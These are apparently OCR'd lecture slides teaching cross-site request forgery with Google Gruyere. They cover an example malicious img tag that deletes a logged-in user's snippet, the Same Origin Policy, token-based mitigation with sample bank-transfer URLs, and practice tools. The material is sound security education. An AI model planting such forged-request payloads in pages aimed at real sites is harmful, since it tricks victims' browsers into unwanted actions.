
XSRF: Practice Execution

- Google Gruyere app provides vulnerable web application and tutorial
- Check out https://google-gruyere.appspot.com/part3#3__cross_site_request_forgery



XSRF: Practice Execution



XSRF: Practice Execution

- User logs into

```
https://google-gruyere.appspot.com/138901597112
```

  - User then visits malicious site Y with html code:

```
https://visit-my-fake-evil-webpage.com
```

  - Site Y has malicious code:

```
<img src="https://google-gruyere.appspot.com/138901597112/deletesnippet?index=0”>
```

  - Site Y tricked the user’s browser into sending a form to Google Gruyere telling it to delete a snippet
  - Since user X is currently logged in, Google Gruyere is glad to help

XSRF: Discovery

- Look for forms that do not have a unique token only sent with the form
- Why not read the token value from the site?
  - The browser implements a "Same Origin Policy" that *permits* scripts running on pages originating from the *same site* to access each other's session information with no specific restrictions, but *prevents* access to session information on *different sites*
  - XSRF attacks originate from a *different site*, so not applicable

Compared URL	Outcome
http://www.example.com/dir/page2.html	Success
http://username:password@www.example.com/dir2/other.html	Success
http://www.example.com:81/dir/other.html	Failure
https://www.example.com/dir/other.html	Failure
http://en.example.com/dir/other.html	Failure
http://example.com/dir/other.html	Failure

[9]

XSRF: Protection

- XSRF Token – most common mitigation strategy
- When the user logs in, a randomized string (token) is put on the client's form page by the legitimate site as a hidden field and stored server side as a session variable. Example: `AZERTYUHQNWGST`
- When a user wishes to perform a transaction that would result in a change to the server-side state (a non-idempotent request), it submits the form
- The request handler for the non-idempotent request validates that the submitted token matches the token stored in the session.
  - Malicious request: Token is missing or does not match, then the request throws an error

```
http://www.bankomit.com/transferfundsto.do?acct=1234567&amt=1
```

  - Legitimate request: Request is processed

```
http://www.bankomit.com/transferfundsto.do?acct=1234567&amt=1&token=AZERTYUHQNWGST
```

Summary

- Thinking like an attacker is a valuable skill for assessing software for security vulnerabilities & for writing more secure code
- Developing this skill takes learning and practice like any other skill
- Delving into different attacks is valuable practice for learning this new skill
- Some free tools exist that can be used to continue learning how to exploit web applications
  - Google Gruyere
  - Damn Vulnerable Web Applications (dvwa).
  - For a complete listing of practice tools, OWASP provides a listing under its Vulnerable Web Application Directory Project [3].
- Attack methods are constantly changing – keep up with them by monitoring security expert blogs and news reports

References

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